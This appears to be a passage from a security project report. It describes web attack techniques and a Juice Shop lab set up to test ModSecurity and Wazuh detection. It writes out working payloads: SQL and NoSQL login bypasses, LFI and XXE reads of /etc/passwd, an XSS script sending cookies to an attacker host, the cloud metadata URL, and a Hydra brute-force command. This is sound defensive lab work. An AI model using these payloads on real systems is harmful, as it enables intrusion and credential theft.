Example payload: a classic authentication bypass uses input such as ' OR '1'='1' -- in a username field, which alters the query's WHERE clause to always evaluate as true.

4.2.2 NoSQL Injection




Figure 34. NoSQL Injection

Maps to A05 – Injection

NoSQL injection targets document databases (e.g. MongoDB) that build queries from structured objects: where the app expects a string, the attacker submits an operator object (such as {"$ne": null}) that always matches — bypassing authentication or retrieving unauthorised data.

4.2.3 Local File Inclusion (LFI)




Figure 35. Local File Inclusion (LFI)

Maps to A05 – Injection / A01 – Broken Access Control

LFI occurs when an application reads a file from a user-supplied path without validation, letting an attacker traverse the filesystem (e.g. ?page=../../../../etc/passwd) to read source, config, or credentials — and, through tricks such as log poisoning, sometimes reach remote code execution.

4.2.4 Server-Side Request Forgery (SSRF)




Figure 36. Server-Side Request Forgery (SSRF)

Maps to A01 – Broken Access Control

SSRF occurs when an application fetches a remote resource on the user's behalf and the attacker controls the target URL, turning the server into a proxy into internal networks. In the cloud the prize is the instance metadata service at http://169.254.169.254/, which can return the instance's temporary credentials — enabling internal recon, access to internal services, and cloud credential theft.

4.2.5 Cross-Site Scripting (XSS)




Figure 37. Cross-Site Scripting (XSS)

Maps to A05 – Injection

XSS occurs when an application reflects untrusted input into a page without encoding, so the attacker's JavaScript runs in victims' browsers — enabling session hijacking, credential theft, and defacement. It appears as reflected (payload in the request), stored (saved server-side and served to all viewers), or DOM-based (entirely client-side) variants.

Example payload: <script>document.location='http://attacker-server/steal?c='+document.cookie</script> sends the victim's session cookie to a server controlled by the attacker.

4.2.6 XML External Entity (XXE)




Figure 38. XML External Entity (XXE)

Maps to A05 – Injection

XXE occurs when an XML parser is configured to resolve external entities: the attacker declares an entity pointing at a local file or internal URL and the parser inlines its contents — disclosing local files, enabling SSRF, or causing denial of service.

Example payload:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<foo>&xxe;</foo>
```

4.2.7 Brute Force Attack





Figure 39. Brute Force Attack

Maps to A07 – Authentication Failures

A brute-force attack submits large numbers of credential combinations against a login endpoint until one works. It succeeds when defences such as account lockout, rate limiting, CAPTCHA, or MFA are absent, leading to account takeover — full compromise if an admin account falls. Tools such as Hydra or Burp Intruder automate it.

4.3 Scenario 1 — The Target Environment

Sections 4.1 and 4.2 described web risks in the abstract. To make them concrete — and, more importantly, to give our detection engineering something real to catch — we stood up a deliberately vulnerable web application and attacked it with the exact techniques catalogued above. This is Scenario 1 of the project.



Home > Techniques > Enterprise > Exploit Public-Facing Application

Exploit Public-Facing Application

Adversaries may attempt to exploit a weakness in an Internet-facing host or system to initially access a network. The weakness in the system can be a software bug, a temporary glitch, or a misconfiguration.

Exploited applications are often websites/web servers, but can also include databases (like SQL), standard services (like SMB or SSH), network device administration and management protocols (like SNMP and Smart Install), and any other system with Internet-accessible open sockets.[1][2][3][4][5] On ESXi infrastructure, adversaries may exploit exposed OpenSLP services; they may alternatively exploit exposed VMware vCenter servers.[6][7] Depending on the flaw being exploited, this may also involve Exploitation for Stealth or Exploitation for Client Execution.

If an application is hosted on cloud-based infrastructure and/or is containerized, then exploiting it may lead to compromise of the underlying instance or container. This can allow an adversary a path to access the cloud or container APIs (e.g., via the Cloud Instance Metadata API), exploit container host access via Escape to Host, or take advantage of weak identity and access management policies.

Adversaries may also exploit edge network infrastructure and related appliances, specifically targeting devices that do not support robust host-based defenses.[8][9]

For websites and databases, the OWASP top 10 and CWE top 25 highlight the most common web-based vulnerabilities.[10][11]

Figure 40. Mitre ATT&CK T1190 : Exploit Public-Facing Application (Initial Access)

Why this technique (T1190) frames the whole project :

Every web attack in Scenario 1 — SQL injection, NoSQL injection, XSS, SSRF, LFI and XXE — is an instance of MITRE ATT&CK **T1190, Exploit Public-Facing Application**: the initial access is a flaw in an internet-facing application. What makes T1190 the backbone of this project is the part highlighted above. MITRE itself notes that when the exploited app is cloud-hosted or containerized, the compromise does not stop at the web tier — it opens three specific paths: (1) reaching the **cloud or container APIs via the Cloud Instance Metadata API**, (2) **Escape to Host** from a container, and (3) abusing **weak identity and access-management policies**.

Those three sentences are, in order, exactly what Scenarios 2, 3 and 4 do. So the red-team half of this project is built on ATT&CK as a genuine backbone, not merely labelled with it: Scenario 1 is the T1190 doorway, and each later scenario walks one of the escalation paths T1190 predicts. To make that explicit, every scenario opens with the primary ATT&CK technique it exercises. This is why the four scenarios chain together so naturally — the framework itself lays out the route from a single web bug to full cloud compromise.

4.3.1 The application: OWASP Juice Shop

We used **OWASP Juice Shop**, the reference insecure web application maintained by the OWASP Foundation. It is a modern single-page application (Angular front end,

Node.js/Express REST back end, SQLite/MongoDB-style data layer) that intentionally ships with a broad catalogue of vulnerabilities mapped to the OWASP Top 10.




Figure 41. OWASP Juice Shop - Application Architecture

We chose it because:

Every technique from 4.2 has at least one matching, reproducible vulnerability.

It behaves like a real modern app (JWT auth, REST/JSON APIs), so the telemetry we generate — and therefore the detection rules we write — transfers to real targets.




Figure 42. Juice Shop landing page

4.3.2 Deployment: EC2 + Docker + Nginx + ModSecurity

The target does not sit alone — the whole point of Scenario 1 is a realistic, internet-facing deployment with a security control in front of it. Everything runs on a single **Amazon EC2** instance, in three layers:

Layer 1 — the application, in Docker. Juice Shop runs as the official bkimminich/juice-shop container, deliberately bound to **localhost only** so it can be reached *exclusively* through the firewall:

```
docker run -d \
  --name juice-shop \
  --restart unless-stopped \
  -p 127.0.0.1:3000:3000 \
  -e NODE_CONFIG='{"challenges":{"safetyMode":"disabled"}}' \
  bkimminich/juice-shop
```

Binding to 127.0.0.1:3000 (not 0.0.0.0) means no request can bypass the proxy and hit the app directly. safetyMode: disabled enables the challenges Juice Shop normally suppresses under Docker (needed for some of the harder cases such as the CSP-bypass XSS).

Layer 2 — Nginx as a reverse proxy :

Nginx (v1.28) listens on port 80 and forwards traffic to the container, preserving the real client IP so the WAF and the logs see the attacker's address rather than 127.0.0.1:




Figure 43. Nginx as a reverse proxy

Layer 3 — ModSecurity, embedded in Nginx :

The web application firewall is **ModSecurity v3.0.14**, plugged into Nginx through the **ModSecurity-nginx connector v1.0.3**, running the **OWASP Core Rule Set (CRS) 4.29** at **paranoia level 1**.

The OWASP CRS is a set of generic attack detection rules for use with ModSecurity or compatible web application firewalls. It aims to protect web applications from a wide range of attacks, including the OWASP Top Ten, with a minimum of false alerts. CRS provides

protection against many common attack categories, including SQL Injection, Cross Site Scripting, Local File Inclusion, etc.



Figure 44. OWASP Core Rule Set (CRS)

Two configuration choices define how Scenario 1 behaves:

- **SecRuleEngine DetectionOnly :**The WAF *logs* attacks but does **not block** them. This is deliberate: in detection-only mode XSS actually executes, so we can demonstrate *both* a successful attack *and* its detection. (Flipping to SecRuleEngine On would turn the same rules into active blocking — noted as the production posture.)

```
ubuntu@ip-10-0-1-28:~$ cat /etc/modsecurity//modsecurity.conf
# -- Rule engine initialization ----------------------------------------------

# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine DetectionOnly


# -- Request body handling ---------------------------------------------------

# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On


# Enable XML request body parser.
# Initiate XML Processor in case of xml content-type
#
SecRule REQUEST_HEADERS:Content-Type "^(?:application(?:/soap\+|/)|text/)xml" \
     "id:'200000',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=XML"

# Enable JSON request body parser.
# Initiate JSON Processor in case of JSON content-type; change accordingly
# if your application does not use 'application/json'
#
```

Figure 45. ModSecurity Configuration

- **JSON audit logging :** ModSecurity writes a structured JSON audit record for each relevant transaction to /var/log/modsec_audit.log, rather than free-text. Structured logging is what makes reliable, field-level detection possible downstream.




Figure 46. ModSecurity Log file : /var/log/modsec_audit.log

4.3.3 The detection path: audit log → Wazuh

CRS matches produce the telemetry; Wazuh turns it into detections. A **Wazuh agent** on the EC2 host tails the ModSecurity JSON audit log and ships it to the **Wazuh manager**, which decodes it and evaluates our rules. The agent reads the file as JSON:

```
<localfile>
  <log_format>json</log_format>
  <location>/var/log/modsec_audit.log</location>
</localfile>
```

That completes the loop this chapter cares about:




Figure 47. Scenario 1 - Architecture

4.3.4 The attacks at a glance

Seven techniques from 4.2 were executed against Juice Shop. Each maps to a specific vulnerable endpoint and to one or more OWASP Top 10 categories.

#	Technique	Endpoint used	OWASP mapping
1	Brute force	POST /rest/user/login	A07 – Authentication Failures
2	SQL injection (login bypass)	POST /rest/user/login	A05 – Injection
3	SQL injection (schema dump)	GET /rest/products/search	A05 – Injection
4	NoSQL injection	PATCH /rest/products/reviews	A05 – Injection
5	Local File Inclusion	POST /dataerasure	A05 / A01
6	Server-Side Request Forgery	POST /profile/image/url	A01 – Broken Access Control
7	Cross-Site Scripting	POST /profile	A05 – Injection
8	XML External Entity	POST /file-upload	A05 – Injection

4.4 Attack Walkthrough

Each attack corresponds to a specific **OWASP Juice Shop challenge**. The requests were crafted and modified with **Burp Suite** (intercept the real browser request, tamper with the vulnerable field, forward it), and the brute-force attack used **Hydra**. For each we give the **challenge**, the **steps**, the **exact payload**, and the **proof** of success. (The same requests are replayed by scenario1_attack_runner.py for detection testing.)

4.4.1 Brute force — repeated failed logins

Challenge / goal: demonstrate that the login endpoint has no lockout or rate limiting, so credentials can be attacked at volume.

Steps :

Point **Hydra** at POST /rest/user/login with a JSON body, a password list, and the application's failure string (Invalid email or password) as the negative condition so Hydra knows which attempts failed:



Figure 48. Brute-force attack using Hydra

```
hydra \
 -l 'bruteforce-lab@example.invalid' \
 -P /tmp/juice-passwords.txt \
 -t 1 -W 2 -f -V -s 80 \
 100.85.61.41 \
 http-post-form \
```

'/rest/user/login:{"email"\:"^USER^","password"\:"^PASS^"}:H=Content-Type\: application/json:H=Accept\: application/json:F=Invalid email or password'

Proof: a rapid stream of failed logins, each returning 401 Unauthorized — the signature of an unthrottled credential attack.



Figure 49. Modesecurity failed login logs from /var/log/modsec_audit.log

4.4.2 SQL injection — Challenge 1 "Login Admin" & Challenge 2 "Database Schema"

Challenge 1 — Login Admin (authentication bypass).




Figure 50. Login Page on Owasp Juice Shop

In Burp, intercept the login request and replace the email field with a tautology, so the injected -- comments out the password check and the query matches the first user (the administrator):

```
POST /rest/user/login
{ "email": "admin' or 1=1 --", "password": "admin" }
```




Figure 51. SQL injection — the login-bypass payload admin' or 1=1 -- signs in as the administrator.

Proof: the response returns a valid admin session token — logged in without knowing the password.

Challenge 2 — Database Schema (UNION read).

